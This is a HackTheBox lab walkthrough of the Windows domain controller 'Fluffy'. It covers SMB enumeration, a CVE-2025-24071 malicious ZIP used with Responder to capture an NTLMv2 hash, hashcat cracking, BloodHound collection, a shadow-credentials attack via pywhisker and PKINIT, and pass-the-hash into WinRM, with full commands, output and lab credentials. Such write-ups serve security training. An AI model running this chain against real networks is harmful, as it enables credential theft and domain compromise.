Fluffy - HackTheBox

I'm thrilled to announce that I successfully completed my... Why are you looking at me like this😑?! What?! are you thinking of leaving this page?!
...Ah I thought I was on LinkedIn sorry😅. If you are here for the walkthrough please feel comfortable, I won't do that again🤧.
Today's walkthrough is on a HackTheBox windows box, fluffy. So grab a coffee and let's move on😁.
Reconnaissance
Port Scanning
┌──(jovi㉿Jovi)-[~/Downloads]
└─$ nmap -A 10.129.61.135
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-13 19:03 +0100
Nmap scan report for 10.129.61.135
Host is up (0.41s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-14 01:05:34Z)
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2026-01-14T01:07:35+00:00; +7h00m00s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-01-14T01:07:35+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2026-01-14T01:07:35+00:00; +7h00m00s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2026-01-14T01:07:35+00:00; +7h00m01s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (91%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (91%), Microsoft Windows 10 1903 - 21H1 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 6h59m59s
| smb2-time:
|   date: 2026-01-14T01:06:54
|_  start_date: N/A

TRACEROUTE (using port 53/tcp)
HOP RTT       ADDRESS
1   463.08 ms 10.10.14.1
2   463.11 ms 10.129.61.135

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 251.68 seconds
From the scan, the following can be noted:
- We are dealing with a windows box in the domain
fluffy.htb - This box is a DC (Domain Controller) with common name
DC01.fluffy.htb - Remote management is possible due to the presence of winrm (
port 5985) - There may be some interesting samba shares (
ports 139 & 445)
With all that said, let's move on to our next step
Share Enumeration
I started by exploring the SMB shares
┌──(jovi㉿Jovi)-[~/Downloads]
└─$ smbclient -N -L //10.129.61.135

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        IT              Disk
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.61.135 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
I then realized there was an IT share, which is always interesting, so I tried an SMB null session
smbclient -N //10.129.61.135/IT
But... That was the first error I hit on this machine😮💨, a permission denied. I then started questioning myself about my life choices before remembering that this is an assumed-breached scenario, as most of the AD box in HTB. So I went back to the website and saw some creds🤦♂️

Which I used to connect to the IT share
┌──(jovi㉿Jovi)-[~/Downloads]
└─$ smbclient //10.129.61.135/IT -U j.fleischman
Password for [WORKGROUP\j.fleischman]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon May 19 15:27:02 2025
  ..                                  D        0  Mon May 19 15:27:02 2025
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 16:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 16:04:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 16:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 16:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 15:31:07 2025

                5842943 blocks of size 4096. 1525544 blocks available

I then found a really cool pdf file, which I proceeded to download using the command
get Upgrade_Notice.pdf
Exploitation
Initial Access - CVE-2025-24071
After doing some research on the different CVEs mentioned in this document...
... Stop interrupting me🤨, I'm talking of these CVEs

I found CVE-2025-24071 particularly interesting
Why this matters:
- No user interaction needed beyond extracting the ZIP
- Automatic SMB authentication when .library-ms file is processed
- NTLM hash leaked to attacker-controlled server
- Works on unpatched Windows systems (pre-patch: May 2025)
This is a perfect social engineering vector - just send a ZIP file and wait for the victim to extract it.
After downloading the exploit, I then proceeded to create my malicious zip file and uploaded it in the IT share

Before uploading, I had to start Responder on the tun0 interface
sudo responder -I tun0
Then I uploaded the zip file using the command
smb: \> put output/department.zip .
After some time, I then got a hash from the user p.agila (So he's the one opening the zip file without patching the vulnerabilities in the upgrade pdf?🫠)
┌──(jovi㉿Jovi)-[~/walkthroughs/fluffy]
└─$ sudo responder -I tun0
[sudo] password for jovi:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [OFF]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.15.95]
    Responder IPv6             [dead:beef:2::115d]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-X2N814179MY]
    Responder Domain Name      [0YCI.LOCAL]
    Responder DCE-RPC Port     [45810]

[*] Version: Responder 3.1.7.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>
[*] To sponsor Responder: https://paypal.me/PythonResponder

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.61.135
[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash     : p.agila::FLUFFY:6c4dfae40a4470cc:37D5A945E963791FB07ACE38FE1BB771:010100000000000000DAB0ACC484DC0167F4A022255492A10000000002000800300059004300490001001E00570049004E002D00580032004E003800310034003100370039004D00590004003400570049004E002D00580032004E003800310034003100370039004D0059002E0030005900430049002E004C004F00430041004C000300140030005900430049002E004C004F00430041004C000500140030005900430049002E004C004F00430041004C000700080000DAB0ACC484DC010600040002000000080030003000000000000000010000000020000032BBA16B5BE70632355C3438E94494E422A1AB893C090B0C1C9E6443C49BE8F70A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310035002E00390035000000000000000000
[*] Skipping previously captured hash for FLUFFY\p.agila
[+] Exiting...
I then proceeded to save the received hash into a file and crack it
┌──(jovi㉿Jovi)-[~/walkthroughs/fluffy]
└─$ hashcat -m 5600 p.agila_ntlm_hash /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-skylake-avx512-11th Gen Intel(R) Core(TM) i7-1185G7 @ 3.00GHz, 14890/29781 MB (4096 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 514 MB (25898 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

P.AGILA::FLUFFY:6c4dfae40a4470cc:37d5a945e963791fb07ace38fe1bb771:010100000000000000dab0acc484dc0167f4a022255492a10000000002000800300059004300490001001e00570049004e002d00580032004e003800310034003100370039004d00590004003400570049004e002d00580032004e003800310034003100370039004d0059002e0030005900430049002e004c004f00430041004c000300140030005900430049002e004c004f00430041004c000500140030005900430049002e004c004f00430041004c000700080000dab0acc484dc010600040002000000080030003000000000000000010000000020000032bba16b5be70632355c3438e94494e422a1ab893c090b0c1c9e6443c49be8f70a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310035002e00390035000000000000000000:prometheusx-303

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: P.AGILA::FLUFFY:6c4dfae40a4470cc:37d5a945e963791fb0...000000
Time.Started.....: Tue Jan 13 19:51:14 2026 (1 sec)
Time.Estimated...: Tue Jan 13 19:51:15 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  3283.8 kH/s (1.96ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4521984/14344385 (31.52%)
Rejected.........: 0/4521984 (0.00%)
Restore.Point....: 4513792/14344385 (31.47%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: prrprr -> prison201068
Hardware.Mon.#01.: Temp: 87c Util: 74%

Started: Tue Jan 13 19:51:13 2026
Stopped: Tue Jan 13 19:51:17 2026
I now have a new set of credentials p.agila:prometheusx-303 that I can use to further enumerate the environment
I first tried to use winrm in the box but wasn't successful with this creds. I then asked myself what next?!🤧
That's where the sponsor of this walkthrough comes in: BloodHound! (No actual sponsor, just a very useful tool 😅)
p.agila --> winrm_svc
I then decided to collect AD information using bloodhound-python
bloodhound-python --zip -c All -d fluffy.htb -u p.agila -p prometheusx-303 -dc DC01.fluffy.htb -ns 10.129.61.135
After loading the data in BloodHound, I realized the user p.agila we control is a member of the Service Account Managers which has GenericAll rights over the Service Account group

And the Service Account group members has GenericWrite over the following users
- ca_svc
- ldap_svc
- winrm_svc

So with that, I tried to get the winrm_svc TGS for a targeted kerberoast

And proceeded in cracking with hashcat in order to get the user's password but...
┌──(jovi㉿Jovi)-[~/walkthroughs/fluffy]
└─$ hashcat -m 13100 winrm_tgs /usr/share/wordlists/rockyou.txt --force
hashcat (v7.1.2) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-skylake-avx512-11th Gen Intel(R) Core(TM) i7-1185G7 @ 3.00GHz, 14890/29781 MB (4096 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 514 MB (22744 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*winrm_svc$FLUFFY.HTB$fluffy.htb/winrm_...7d74f1
Time.Started.....: Thu Jan 15 07:05:53 2026, (5 secs)
Time.Estimated...: Thu Jan 15 07:05:58 2026, (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  3254.5 kH/s (1.97ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...:  kristenanne -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#01.: Temp: 94c Util: 80%

Started: Thu Jan 15 07:05:53 2026
Stopped: Thu Jan 15 07:05:59 2026
I wasn't successful cracking it. The password was likely not in the rockyou.txt wordlist, which is why we need an alternative approach that doesn't require knowing the password.
So I pursued the second option, the Shadow Credentials Attack
What it is: An attack that leverages the msDS-KeyCredentialLink attribute to add alternate credentials to an account.
Requirements: GenericWrite or GenericAll over target account
How it works:
- Generate a certificate (X.509) for the target account
- Add the certificate's public key to msDS-KeyCredentialLink attribute
- Use the certificate to authenticate via Kerberos PKINIT
- Obtain a TGT without knowing the account's password
- Extract the NT hash from the TGT
Why it's stealthy: No password changes, works even if the account has a complex password
I first verified the Service Account group members
net rpc group members "Service Accounts" -U "fluffy.htb"/"p.agila"%"prometheusx-303" -S 10.129.62.195
Then, I used my GenericAll rights to add p.agila user to the Service Accounts group with the following command
net rpc group addmem "Service Accounts" "p.agila" -U "fluffy.htb"/"p.agila"%"prometheusx-303" -S 10.129.62.195
I then verified the user was successfully added to the group
net rpc group members "Service Accounts" -U "fluffy.htb"/"p.agila"%"prometheusx-303" -S 10.129.62.195

With that done, I then proceeded in generating the .pfx certificate of our target user (winrm_svc) using pywhisker
┌──(jovi㉿Jovi)-[~/walkthroughs/fluffy/pywhisker/pywhisker]
└─$ python3 pywhisker.py -d "fluffy.htb" -u "p.agila" -p "prometheusx-303" --target "winrm_svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=winrm service,CN=Users,DC=fluffy,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 4b561410-ac59-45e2-5624-78a61ee66b7e
[*] Updating the msDS-KeyCredentialLink attribute of winrm_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: J71MgsBj.pfx
[+] PFX exportiert nach: J71MgsBj.pfx
[i] Passwort für PFX: o3tfVPhnosKNrQ2oyGl1
[+] Saved PFX (#PKCS12) certificate & key at path: J71MgsBj.pfx
[*] Must be used with password: o3tfVPhnosKNrQ2oyGl1
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
I then used gettgtpkinit.py to obtain the winrm_svc.ccache that I then loaded in our env variable KRB5CCNAME
┌──(jovi㉿Jovi)-[~/walkthroughs/fluffy/pywhisker/pywhisker]
└─$ python3 ~/Downloads/gettgtpkinit.py -cert-pfx J71MgsBj.pfx -pfx-pass o3tfVPhnosKNrQ2oyGl1 fluffy.htb/winrm_svc winrm_svc.ccache
2026-01-15 08:10:20,556 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2026-01-15 08:10:20,574 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2026-01-15 08:10:46,357 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2026-01-15 08:10:46,357 minikerberos INFO     c5904d80bd28549f3a1faedf8d8d91f0d04a9ba19f82029ab67f6d36d6379f2f
INFO:minikerberos:c5904d80bd28549f3a1faedf8d8d91f0d04a9ba19f82029ab67f6d36d6379f2f
2026-01-15 08:10:46,363 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
┌──(jovi㉿Jovi)-[~/walkthroughs/fluffy/pywhisker/pywhisker]
└─$ export KRB5CCNAME=winrm_svc.ccache
Finally, I used getnthash.py to get the nt hash of the winrm_svc user
┌──(jovi㉿Jovi)-[~/walkthroughs/fluffy/pywhisker/pywhisker]
└─$ python3 ~/Downloads/getnthash.py -key c5904d80bd28549f3a1faedf8d8d91f0d04a9ba19f82029ab67f6d36d6379f2f fluffy.htb/winrm_svc
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
33bd0..<SNIP>..af4875767
With the hash, I then performed a PtH attack and logged in with evil-winrm for the user winrm_svc

User Flag
And I finally got the user flag, after all this gymnastics😗
